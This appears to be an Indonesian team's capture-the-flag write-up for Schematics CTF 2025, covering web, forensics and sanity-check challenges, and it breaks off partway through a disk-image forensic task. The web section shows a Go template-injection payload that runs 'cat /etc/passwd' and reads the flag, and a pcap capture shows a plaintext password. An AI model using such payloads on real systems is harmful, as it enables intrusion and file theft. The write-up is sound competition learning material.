

Schematics CTF 2025



Presented By:

FENGSHUI claude tolong diapakan dulu apa itu biar ga apa kali

Member Team:

yunx1ao, am4d3u5, Mr.Gl1tchNu11

[DAFTAR ISI]

[DAFTAR ISI]	2
[CHALLENGE OVERVIEW]	4
[WEB EXPLOITATION]	5
1. ittsese.....	5
• Challenge	5
• How To Solve.....	5
• Flag.....	9
[MISCELLANEOUS]	10
1. Welcome / Sanity Check / P balap first blood / Free Flag	10
• Challenge	10
• How To Solve.....	10
• Flag.....	10
[DIGITAL FORENSIC]	11
1. Mistakez	11
• Challenge	11
• How To Solve.....	12
• Flag.....	12
2. Sad Urara.....	13
• Challenge	13
• How To Solve.....	13
• Flag.....	19
[CRYPTOGRAPHY]	20
1. rtcsea	20
• Challenge	20
• How To Solve.....	20

• Flag.....	22
2. commodo.....	22
• Challenge	22
• How To Solve.....	22
• Flag.....	26
[BINARY EXPLOITATION].....	27
1. deepspace	27
• Challenge	27
• How To Solve.....	27
• Flag.....	29
[REVERSE ENGINEERING].....	30
1. HarderBetterFasterStronger	30
• Challenge	30
• How To Solve.....	30
• Flag.....	32



[CHALLENGE OVERVIEW]


Category	Name	Solved?
Web Exploitation	iitsese	<input checked="" type="checkbox"/>
Digital Forensic	Sad Urara	<input checked="" type="checkbox"/>
Digital Forensic	Mistakez	<input checked="" type="checkbox"/>
Cryptography	rtcsea	<input checked="" type="checkbox"/>
Cryptography	commodo	<input checked="" type="checkbox"/>
Binary Exploitation	deepspace	<input checked="" type="checkbox"/>
Reverse Engineering	HarderBetterFasterStronger	<input checked="" type="checkbox"/>
Miscellaneous	Welcome / Sanity Check / P balap first blood / Free Flag	<input checked="" type="checkbox"/>



[WEB EXPLOITATION]


1. ittsese

- Challenge




- How To Solve

Kita dikasi sebuah link website nya dan setelah di buka kita disuruh login terlebih dahulu tetapi aku ga tau ini username dan password dapat dari mana jadi aku beralih untuk membuka filenya terlebih dahulu



Setelah ku buka jadi ini adalah website yang dasarnya adalah golang huemm



Jadi ku buka main.go dan aku mencari sebuah username dan passwordnya dan aku menemukan Master employee database (read-only, used for authentication) jadi ku ambil username dan passwordnya

A screenshot of a web-based dashboard for 'Acme Corporation - CorpPortal v2.1.3'. The top navigation bar includes links for Dashboard, Profile, Time, Leave, Expenses, Training, Team, Resources, Admin, and Logout. On the right side of the header, there's a user profile for 'Sarah Chen Engineering'. Below the header, there are three blue rectangular boxes: 'Hours This Week' (37.5), 'Leave Balance' (12 days), and 'Pending Tasks' (5). The main content area is a large white box titled 'System Overview' which contains a table with columns 'METRIC' and 'VALUE'. The table rows show 'System Uptime' (N/A), 'Application' (CorpPortal v2.1.3), 'Database' (connected), and 'Cache' (active). At the bottom left of the main content area, there's a smaller box titled 'This Week'.

Di dashboardnya memiliki banyak navbar yang mengirim ke page berbeda beda tetapi page itu ga bisa di apa apain kecuali bagian profile yang Dimana aku bisa edit profile

Working on the new portal features 🚀

Edit Profile

Status Message

Working on the new portal features 🚀

Bio

Passionate about clean code and system architecture. 5 years at Acme Corp.

Save Changes Cancel

Aku mencoba Ganti Ganti profilenya dan ku coba coba ternyata pas ku ubah message bagian atas nya juga ikut berubah

Adadadada

Profile updated successfully!

Edit Profile

Status Message

Adadadada

Bio

Passionate about clean code and system architecture. 5 years at Acme Corp.

Save Changes Cancel

Ku coba XSS dia tidak bisa berarti bukan XSS jadi ku coba baca baca lagi file sc nya terlebih dahulu jadi setelah ku baca baca

Ada endpoint untuk mengganti *Status Message* yang diparsing sebagai template Go. Karena input status dimasukkan langsung ke `tmpl.Parse(user.StatusMessage)`, injeksi template memungkinkan pemanggilan method yang tersedia pada konteks template, termasuk `.ResolveProperty("<string>")`

Jadi sudah pasti ini adalah RCE tetapi dia ada kondisi If jika inputvalidasi nya aktif maka dia akan ada regex yang memblok `\{\{.*\}\}` dan beberapa pola JS.

```
if appConfig.Security.InputValidation {
    if matched, _ := regexp.MatchString(`(?i)<script|javascript:|onerror=|onclick=\{\|\{.*\}\|`)
        portal := &Portal{Config: appConfig, CurrentUser: user}
        ctx := PageContext{Portal: portal, Error: "Invalid status message: potential security risk"}
        tmpl, _ := templates.Clone()
        tmpl.AddParseTree("page", templates.Lookup("main").Tree)
        tmpl.AddParseTree("content", templates.Lookup("edit-profile").Tree)
        tmpl.New("status").Parse(user.StatusMessage)
        tmpl.ExecuteTemplate(w, "base", ctx)
        return
    }
}

// Update the user's session data
sessionMutex.Lock()
user.StatusMessage = status
user.Bio = bio
sessionMutex.Unlock()

log.Printf("User %s updated profile. Status: %s\n", user.Username, status)
http.Redirect(w, r, "/?view=edit-profile&success=1", http.StatusSeeOther)
```

Dan setelah ku cek di bagian confignya ternyata inputValidationnya false jadi sudah pasti ini vulnnya

```
features:
  custom_greetings: true
  user_profiles: true
  system_monitoring: true
  audit_logging: true

security:
  input_validation: false
  sanitize_commands: true
  rate_limiting: false
```

Jadi aku mencoba coba coba payload awal dulu yaitu {{ .ResolveProperty "cat /etc/passwd" }} ku masukan di editProfile bagian status message dan boom ternyata iya dia RCE.

```
root:x:0:0:root:/bin/sh bin:x:1:bin:/sbin/nologin daemon:x:2:2:daemon:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:5:0:sync:/sbin/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/sbin/halt mail:x:8:12:mail:/sbin/nologin news:x:9:13:news:/usr/lib/news:/sbin/nologin uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin cron:x:16:16:cron:/var/spool/cron:/sbin/nologin ftp:x:21:21:/var/lib/ftp:/sbin/nologin sshd:x:22:22:sshd:/dev/null:/sbin/nologin games:x:35:35:games:/usr/games:/sbin/nologin ntp:x:123:123:NTP:/var/empty:/sbin/nologin guest:x:405:100:guest:/dev/null:/sbin/nologin nobody:x:65534:65534:nobody:/sbin/nologin noob:x:100:101::/home/noob:/sbin/nologin
```

Edit Profile

Profile updated successfully!

Status Message

`{} .ResolveProperty`

Setelah itu aku mencoba pakek cmd `cat /flag.txt` dan yeay dapat flagnya

```
SCH25(wh3nYah_Fu11TiM3_Di_Pr0terG0)
```

Edit Profile

Profile updated successfully!

Status Message

`{} .ResolveProperty`

Bio

- **Flag**

SCH25{wh3nYah_Fu11TiM3_Di_Pr0terG0}

[MISCELLANEOUS]

1. Welcome / Sanity Check / P balap first blood / Free Flag

- Challenge

The screenshot shows a challenge card with the following details:

- Challenge**: 97 Solves
- X**
- Title**: Welcome / Sanity Check / P balap first blood / Free Flag
- Value**: 100
- Description**: Welcome to the first edition of Schematics CTF 🌟. Flag format for all challenges if not explicitly mentioned will be: SCH25{.*}
- Text**: SCH25{welcome_and_have_a_good_time_everyoneeeeeeeeeeeeee}
- Author**: Pisi
- Buttons**: Flag, Submit

- How To Solve

Tinggal ambil aja dari desc chall nya dan langsung submit karena ini cuman cepat cepatan sama tim lain


- Flag

SCH25{welcome_and_have_a_good_time_everyoneeeeeeeeeeeeee}

[DIGITAL FORENSIC]

1. Mistakez

- Challenge



The challenge card has a dark background with white text. At the top left is a 'Challenge' button, at the top center is '92 Solves', and at the top right is a close button (X). The title 'Mistakez' is centered above the value '100'. Below the title is a detailed description of the challenge. The description states: 'Keke menjadi admin sebuah web pemesanan makanan. Tetapi tiba - tiba Keke tidak bisa login ke akun admin, setelah diperiksa ternyata password akun admin telah berubah. Hal ini terjadi karena Keke tidak memeriksa kembali aturan dari edit profil.' Below this, there is a hint: 'Tolong bantu Keke menemukan username milik user yang mengganti password dari akun admin'. It also provides the flag format: 'Format flag : SCH25{Username_milik_user_yang_mengganti_password_dari_akun_admin}' and an example: 'contoh : username = baba12345 maka isi flag seperti ini : SCH25{baba12345}'. The author is listed as 'Author : Afel'. At the bottom are two buttons: 'Flag' and 'Submit'.

Challenge 92 Solves X

Mistakez

100

Keke menjadi admin sebuah web pemesanan makanan. Tetapi tiba - tiba Keke tidak bisa login ke akun admin, setelah diperiksa ternyata password akun admin telah berubah. Hal ini terjadi karena Keke tidak memeriksa kembali aturan dari edit profil.

Tolong bantu Keke menemukan username milik user yang mengganti password dari akun admin

Format flag :

SCH25{Username_milik_user_yang_mengganti_password_dari_akun_admin}

contoh : username = baba12345 maka isi flag seperti ini :

SCH25{baba12345}

Author : Afel

 Mistakez.p...

Flag Submit

• How To Solve

Diberikan sebuah file package capture (pcap). File tersebut berisi berbagai log yang terjadi pada web pemesanan makanan.

Disini diberikan tugas untuk mencari username yang merubah password admin, dengan ini kita asumsikan bahwa penyerang membuat request berupa “POST” untuk mengubah data, maka kita menggunakan wireshark sebagai tools untuk memfilter hasil capture.

http.request.method == "POST"						
lo.	Time	Source	Destination	Protocol	Length	Info
	123	26.020721	103.94.191.125	10.0.0.4	HTTP	735 POST /Signup.php HTTP/1.1 (application/x-www-form-urlencoded)
	148	35.409385	103.94.191.125	10.0.0.4	HTTP	751 POST /Login.php HTTP/1.1 (application/x-www-form-urlencoded)
	192	46.348800	103.94.191.125	10.0.0.4	HTTP	1416 POST /ListPesanan.php?cart=%5B%7B%2makanan_id%22%3A1%2C%22name%2
	238	62.875736	103.94.191.125	10.0.0.4	HTTP	751 POST /Login.php HTTP/1.1 (application/x-www-form-urlencoded)
	257	64.047183	10.0.0.4	168.63.129.16	HTTP/J...	264 POST /HealthService HTTP/1.1 , JSON (application/json)
	274	64.059583	10.0.0.4	168.63.129.16	HTTP/J...	264 POST /HealthService HTTP/1.1 , JSON (application/json)
	304	72.254542	10.0.0.4	168.63.129.16	HTTP/J...	261 POST /HealthService HTTP/1.1 , JSON (application/json)
+	338	79.509420	103.94.191.125	10.0.0.4	HTTP	808 POST /EditProfile.php HTTP/1.1 (application/x-www-form-urlencoded)
	637	97.255855	103.94.191.125	10.0.0.4	HTTP	752 POST /Login.php HTTP/1.1 (application/x-www-form-urlencoded)
	721	124.067450	10.0.0.4	168.63.129.16	HTTP/J...	264 POST /HealthService HTTP/1.1 , JSON (application/json)
	738	124.099674	10.0.0.4	168.63.129.16	HTTP/J...	264 POST /HealthService HTTP/1.1 , JSON (application/json)
	1163	135.988281	10.0.0.4	168.63.129.16	HTTP/J...	261 POST /HealthService HTTP/1.1 , JSON (application/json)
	1431	166.341786	114.5.111.191	10.0.0.4	HTTP	803 POST /Signup.php HTTP/1.1 (application/x-www-form-urlencoded)
	1466	178.051400	114.5.111.191	10.0.0.4	HTTP	800 POST /Login.php HTTP/1.1 (application/x-www-form-urlencoded)
	1554	184.097400	10.0.0.4	168.63.129.16	HTTP/J...	264 POST /HealthService HTTP/1.1 , JSON (application/json)

Terdapat log yang melakukan `EditProfile.php`, jadi saya berpikir untuk mensortir semua log yang terdapat `EditProfile.php`

http.request.method == "POST" & http.request.uri contains "/EditProfile.php"										
No.	Time	Source	Destination	Protocol	Length Info					
338	79.509420	103.94.191.125	10.0.0.4	HTTP	808	POST	/EditProfile.php	HTTP/1.1	(application/x-www-form-urlencoded)	
1693	267.071228	114.5.111.191	10.0.0.4	HTTP	878	POST	/EditProfile.php	HTTP/1.1	(application/x-www-form-urlencoded)	
1888	276.505524	114.5.111.191	10.0.0.4	HTTP	846	POST	/EditProfile.php	HTTP/1.1	(application/x-www-form-urlencoded)	
2512	391.209252	114.5.111.191	10.0.0.4	HTTP	836	POST	/EditProfile.php	HTTP/1.1	(application/x-www-form-urlencoded)	
2855	497.021262	114.5.111.191	10.0.0.4	HTTP	848	POST	/EditProfile.php	HTTP/1.1	(application/x-www-form-urlencoded)	
3362	656.529465	114.5.111.191	10.0.0.4	HTTP	849	POST	/EditProfile.php	HTTP/1.1	(application/x-www-form-urlencoded)	

HTML Form URL Encoded: application/x-www-form-urlencoded																					
-	Form item: "name" = "InfokanCaraMembantaiETS"	0260	45	64	69	74	50	72	f6	66	69	6c	65	2e	70	68	70	0d	EditProf il		
-	Key: name	0270	0a	41	63	63	65	70	74	2d	45	6e	63	6f	64	69	6e	67		Accept-En	
-	Value: InfokanCaraMembantaiETS	0280	3a	26	67	74	69	70	2c	20	64	65	66	6c	61	74	65	0d		Content-Type: application/x-www-form-urlencoded	
-	- Form item: "username" = "InfokanCaraMembantaiETS"	0290	0a	41	63	63	65	70	74	2d	4c	61	66	67	75	61	67	65		Accept-En	
-	Key: username	02a0	3a	26	65	6d	2d	47	42	2c	65	6e	6d	55	63	73	71			: gzip, deflate	
-	Value: InfokanCaraMembantaiETS	02b0	30	26	39	2c	65	66	3b	71	3d	30	2e	38	2c	69	64	3b		0.9, en;q=0.9, eq=0.9	
-	- Form item: "phone" = "8263618262"	02c0	71	3d	36	2e	37	0d	0a	43	6f	6f	6b	69	65	3a	20	50		q=0.7..Content-Type: application/x-www-form-urlencoded	
-	Key: phone	02d0	48	50	53	45	53	53	49	44	3d	6f	35	6b	31	62	30	61		HPSESSID = 0	
-	Value: 8263618262	02e0	76	68	6b	61	33	71	36	61	65	67	34	64	67	32	36	38		vhka3q6a eg	
-	- Form item: "password" = "apayaenaknyawok"	02f0	38	38	62	6d	0d	0a	0d	0a	6e	61	6d	65	3d	49	6e	66	6f		bb8...Content-Type: application/x-www-form-urlencoded
-	Key: password	0300	6b	61	6e	43	61	72	61	4d	65	6d	62	61	6e	74	61	69		kanCarzM	
-	Value: apayaenaknyawok	0310	45	54	53	26	75	73	65	72	6e	61	6d	65	3d	49	6e	66		ET\$User na	
-	- Form item: "update_profile" = ""	0320	6f	6b	61	6e	43	61	72	61	4d	65	6d	62	61	6e	74	61		InfokanCara Me	
-	Key: update_profile	0330	69	45	54	53	26	76	68	6f	6e	65	3d	38	62	36	33	36		LETS\$pho ny	
-	Value:	0340	31	38	32	36	32	26	70	61	73	73	77	6f	72	64	3d	61		18262\$pho ny	
-		0350	70	61	79	61	65	6e	61	6b	76	79	71	77	6f	6b	26	75		payaenaknyawok	
-		0360	70	64	61	74	65	5f	70	72	6f	66	69	6c	65	3d			update_pr ofile		

Nah disini terlihat mencurigakan, jadi saya submit username itu sebagai flag dengan format SCH25{.*} dan berhasil mendapatkan flag nya.

- Flag

SCH25 {InfokanCaraMembantaiETS}

2. Sad Urara

- Challenge

Sad Urara

100

Suatu hari, Haru Urara sedang berlatih untuk pertandingan terakhir di hidup dia. Urara ingin melihat notes yang dia simpan mengenai kompetisi yang akan dia ikuti... namun file tersebut tidak dapat diakses... sehingga Urara sedih sekali karena tidak dapat mengetahui detail kompetisi tersebut apa... Apakah anda bisa bantu Haru Urara untuk recover file yang corrupt?

RIP Haru Urara 🍏

Link:
https://drive.google.com/file/d/1mxTzeQj7dSfgpF_OKmGfy_AdwPXxlObB/view?usp=sharing

Zip Password:
2ce11ac99304ac35ee3731b270bc92d3760cf93eab7b0e420e22
a888

Author: Rev

- How To Solve

Diberikan sebuah attachments berupa semacam file linux shell gitu

```
LAPTOP-00I60C49 ~ /ctf/SCHCTF/urara-pc 21:40:02
zsh > file urara_pc.img
urara_pc.img: Linux rev 1.0 ext4 filesystem data, UUID=928acd90-007b-4b50-a6ab-8fd5e0a24d91 (extents) (6
4bit) (large files) (huge files)
LAPTOP-00I60C49 ~ /ctf/SCHCTF/urara-pc 21:40:02
```

Selanjutnya aku melakukan mount Read Only (supaya aman) dan ku simpan di /mnt/urara. Untuk mengecek isi file system nya si urara

```
LAPTOP-00I60C49 ~ ~/ctf/SCHCTF/urara-pc
zsh > sudo mkdir /mnt/urara
LAPTOP-00I60C49 ~ ~/ctf/SCHCTF/urara-pc
zsh > sudo mount -o ro,loop urara_pc.img /mnt/urara
LAPTOP-00I60C49 ~ /mnt/urara/
```

21:50:04

21:50:18

21:50:19

Setelah Mount kita berhasil kita pindah ke tempat kita menaruh file systemnya si urara

```
LAPTOP-00I60C49 ~ ~
zsh > cd /mnt/urara
LAPTOP-00I60C49 ~ /mnt/urara
zsh > ls
bin dev home lib64 media opt root sbin sys usr
boot etc lib lost+found mnt proc run srv tmp var
LAPTOP-00I60C49 ~ /mnt/urara
zsh > cd home/urara/
LAPTOP-00I60C49 ~ /mnt/urara/home/urara
```

21:50:58

21:51:07

21:51:07

21:51:21

Dan saat sudah dalam homenya si urara aku mengecek isi dari home file systemnya urara

```
LAPTOP-00I60C49 ~ /mnt/urara/home/urara
zsh > ls -la
total 48
drwxr-xr-x 10 root root 4096 Oct 11 16:00 .
drwxr-xr-x 4 root root 4096 Oct 11 15:58 ..
drwxr-xr-x 2 root root 4096 Oct 11 16:00 certificates
drwxr-xr-x 2 root root 4096 Oct 11 16:00 diary
drwxr-xr-x 2 root root 4096 Oct 11 15:58 docs
drwxr-xr-x 2 root root 4096 Oct 11 15:58 lucky_charms
-rw xr-xr-x 1 root root 137 Oct 11 16:00 PROFILE_URARA.txt
drwxr-xr-x 2 root root 4096 Oct 11 15:58 race_records
drwxr-xr-x 2 root root 4096 Oct 11 16:00 training_logs
drwxr-xr-x 2 root root 4096 Oct 11 16:00 training_plans
drwxr-xr-x 3 root root 4096 Oct 2 15:49 trophy_case
-rw xr-xr-x 1 root root 302 Oct 11 16:00 URARA_DIARY.txt
LAPTOP-00I60C49 ~ /mnt/urara/home/urara
```

Aku disambut dengan 2 jenis file txt yang apabila ku buka kedua file itu berisikan sebuah clue penting untuk lanjut ke step berikutnya

```
LAPTOP-00I60C49 ~ /mnt/urara/home/urara
zsh > cat PROFILE_URARA.txt && cat URARA_DIARY.txt
Haru Urara
- Age: 16 (Tracen Academy)
- Preferred distance: short to mid sprints
- Special trait: Never gives up; very popular with fans
Trainer-san ... I ... I can't find my Dream Trophy. It's the one you gave me to remind me of my goal...
It's gone from my trophy case
Someone also left a strange file on my desk. I'm scared to run it.
Can you please help me get my trophy back? I promise I'll win the next race if you do!
- Urara
```

21:54:14

